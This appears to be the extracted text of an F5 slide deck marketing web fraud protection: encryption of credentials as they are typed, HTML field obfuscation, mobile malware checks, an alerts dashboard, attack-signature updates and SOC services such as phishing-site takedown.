
Shuts down identified phishing server sites during testing



# F5 Web Fraud Protection

## KEY CUSTOMER SCENARIOS

1. Malware Detection and protection
2. Anti-phishing
3. Stopping Automated transactions






# F5 Web Fraud Protection

## KEY CUSTOMER SCENARIOS

1. Malware Detection and protection
2. Anti-phishing
3. Stopping Automated transactions
4. Sensitive data encryption



# Advanced application-layer protection

ENCRYPTION AS YOU TYPE

Sensitive information can be encrypted at the message level

Encrypted credentials and information is encrypted with public key

Data is decrypted by WebSafe on BIG-IP hardware using a private key

Intercepted information rendered useless to attackers



username

XXXXXXXXXX

password

\*\*\*\*\*




# HTML Field Obfuscation (HFO)

Uses advanced HFO techniques to go beyond encrypting field values on the client.

Protects against malicious scripts that seek out form elements before HFO runs.

Adds fake form fields to further confuse attackers.

Dynamically changes field names on a frequent interval.





# MobileSafe

## ANTI-FRAUD PROTECTION FOR MOBILE DEVICE USERS

Mobile site Phishing detection

Advanced M-malware detection capabilities

Validates DNS and SSL certificate

Performs app signature checks to identify application tampering

Flags obsolete or vulnerable device OS and sends score

Discovers rooted/jailbroken devices using several techniques



# F5 Alerts Dashboard

## BIG-IQ CENTRALIZED MANAGEMENT


Easy view and track all fraud alerts including infected devices, malware, phishing and more

Forwards alerts to Syslog, Web Services and SMS Service Providers

Feeds additional fraud detection and risk systems automatically

Filters and finds events by time, username, severity or status

Can live in the cloud or on-premises



# Live Signatures and Engine updates

Receive alerts of available updates

Enable automatic updates, set specific times or update manually

Check version and the date of last update server connection

Signature updates are effective immediately and w/o service interruption

Updates are always backward compatible

The screenshot shows the 'Live Update' configuration page. At the top, there are navigation tabs: 'st', 'APM Clients', 'Antivirus Check Updates', 'Boot Locations', and 'Update Check'. Below these, there are buttons for 'Check for Updates' and 'Upload File', and a 'Last Checked' status showing '2019-02-23 23:35'. The main content area has a section for 'Installation of Automatically Downloaded Updates' with a toggle set to 'Disabled' (options are 'Disabled' and 'Real Time'). Below this is an 'Installation History' table.

Install Date	Update File Name
---	<a href="#">ASM-AttackSignatures_20190219_153131.im</a>
---	<a href="#">ASM-AttackSignatures_20190122_224109.im</a>
---	<a href="#">ASM-AttackSignatures_20190114_163855.im</a>
N/A	<a href="#">ASM-AttackSignatures_20180508_142725.im</a>



# F5 Security Operations Center

# F5 Security Operations Center (SOC)

24x7x365 fraud analysis team that extends your security team

Researches and investigates new global fraud technology & schemes

Detailed incident reports

Continuous product component checks

Real-time alerts activated by phone, sms and email

Optional site take-down: Phishing sites

Phishing or brand-abuse sites



# F5 SOC: Phishing site take-down service

Complete attack assessment & post-partum attack report

Leverage relationships with ISPs, anti-phishing groups and key international agencies

Malicious site take-down in minimal time

Recommendations for counter security measures





# F5 SOC: Cyber intelligence

Sources information from a variety of resources

Analyzes malware files and researches dark zones

Provides quarterly dedicated reports

Delivers the right information: identify attacker's, C&C, drop zones, mule accounts, compromised users, and more...

Identifies social network scheming, sophisticated online fraud and brand abuse





